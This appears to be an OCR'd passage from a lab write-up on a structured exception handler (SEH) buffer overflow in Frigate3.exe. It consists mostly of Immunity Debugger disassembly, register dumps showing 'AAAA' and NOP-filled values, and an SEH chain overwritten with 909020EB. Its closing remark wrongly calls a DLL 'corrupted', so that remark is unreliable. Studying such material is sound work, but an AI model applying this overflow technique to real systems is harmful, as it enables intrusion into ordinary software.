
Verifying the SHE chain.



```
Address   SE handler
03FAFF78  ntdll.779B1ECD
03FAFFC4  ntdll.779B1ECD
```

After Execution : -

Analysing the address of various registers:


Immunity Debugger - Frigate3.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
CPU - main thread, module rtl60


```
40006834  8B4A F8          MOV ECX,DWORD PTR DS:[EDX-8]
40006837  49               DEC ECX
40006838  7C 10            JL SHORT rtl60.4000684A
4000683A  F0:FF4A F8       LOCK DEC DWORD PTR DS:[EDX-8]                LOCK prefix
4000683E  75 0A            JNZ SHORT rtl60.4000684A
40006840  50               PUSH EAX
40006841  8D42 F8          LEA EAX,DWORD PTR DS:[EDX-8]
40006844  E8 9BC7FFFF      CALL rtl60.@System@@FreeMem$qqrpv
40006849  58               POP EAX
4000684A  C3               RETN
4000684B  90               NOP
4000684C  53               PUSH EBX
4000684D  56               PUSH ESI
4000684E  89C3             MOV EBX,EAX
40006850  89D6             MOV ESI,EDX
40006852  8B13             MOV EDX,DWORD PTR DS:[EBX]
40006854  85D2             TEST EDX,EDX
40006856  74 1A            JE SHORT rtl60.40006872
40006858  C703 00000000    MOV DWORD PTR DS:[EBX],0
4000685E  8B4A F8          MOV ECX,DWORD PTR DS:[EDX-8]
40006861  49               DEC ECX
40006862  7C 0E            JL SHORT rtl60.40006872
40006864  F0:FF4A F8       LOCK DEC DWORD PTR DS:[EDX-8]                LOCK prefix
40006868  75 08            JNZ SHORT rtl60.40006872
4000686A  8D42 F8          LEA EAX,DWORD PTR DS:[EDX-8]
4000686D  E8 72C7FFFF      CALL rtl60.@System@@FreeMem$qqrpv
40006872  83C3 04          ADD EBX,4
40006875  4E               DEC ESI
40006876 ^75 DA            JNZ SHORT rtl60.40006852
40006878  5E               POP ESI
40006879  5B               POP EBX
4000687A  C3               RETN
4000687B  90               NOP
4000687C  85D2             TEST EDX,EDX
4000687E  74 24            JE SHORT rtl60.400068A4
40006880  8B4A F8          MOV ECX,DWORD PTR DS:[EDX-8]
40006883  41               INC ECX
40006884  7F 1A            JG SHORT rtl60.400068A0
40006886  50               PUSH EAX
40006887  52               PUSH EDX
40006888  8B42 FC          MOV EAX,DWORD PTR DS:[EDX-4]
4000688B  E8 5C000000      CALL rtl60.@System@@NewAnsiString$qqri
40006890  89C2             MOV EDX,EAX
40006892  58               POP EAX
40006893  52               PUSH EDX
40006894  8B48 FC          MOV ECX,DWORD PTR DS:[EAX-4]
40006897  E8 98CBFFFF      CALL rtl60.@System@Move$qqrpxvpvi
4000689C  5A               POP EDX
4000689D  58               POP EAX
4000689E  EB 04            JMP SHORT rtl60.400068A4
400068A0  F0:FF42 F8       LOCK INC DWORD PTR DS:[EDX-8]                LOCK prefix
400068A4  8710             XCHG DWORD PTR DS:[EAX],EDX
400068A6  85D2             TEST EDX,EDX
DS:[90909088]=???
ECX=00000000
```

```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAA
EDI 057252D0 ASCII "AAAAAAAAAAAA
EIP 40006834 rtl60.40006834
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000
EFL 00010286 (NO,NB,NE,A,S,PE,L,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                   3 2 1 0       E S
FST 0120  Cond 0 0 0 1  Err 0 0
FCW 1372  Prec NEAR,64  Mask
```

```
Address   Hex dump                 ASCII
0059F000  00 10 B9 00 00 00 40 00  .▶▌...@.
0059F008  00 00 00 00 00 00 00 00  ........
0059F010  00 00 40 00 00 00 00 00  ..@.....
0059F018  30 01 00 00 08 00 00 00  0☺..◘...
0059F020  9C 2C 40 00 08 2D 40 00  £,@.◘-@.
0059F028  34 2D 40 00 81 17 8B C0  4-@.ü↨ï└
0059F030  FF FF FF FF B0 4F 40 00      ░O@.
```


```
0018E27C  40006940  @i.@  RETURN to rtl60.4000694
0018E280  0018F2B8  ╕≥↑.
0018E284  00000000  ....
0018E288  028CD0B0  ░╨î☻
0018E28C  400C9D3C  <¥.@  RETURN to vcl60.400C9D3
0018E290  41414141  AAAA
0018E294  41414141  AAAA
0018E298  41414141  AAAA
```

Check for EIP address



```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAA
EDI 057252D0 ASCII "AAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00010286 (NO,NB,NE,A,S,PE,L,

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                3 2 1 0       E S
FST 0120  Cond 0 0 0 1   Err 0 0
FCW 1372  Prec NEAR,64   Mask
```

Verifying the SEH chain and report the dll loaded along with the addresses.



```
Address   SE handler
0018F2A0  rtl60.40010C4B
909020EB  *** CORRUPT ENTRY ***
```

We found dll ‘rtl60.40010C4B’ is corrupted and is located at the address ‘0018F2A0’.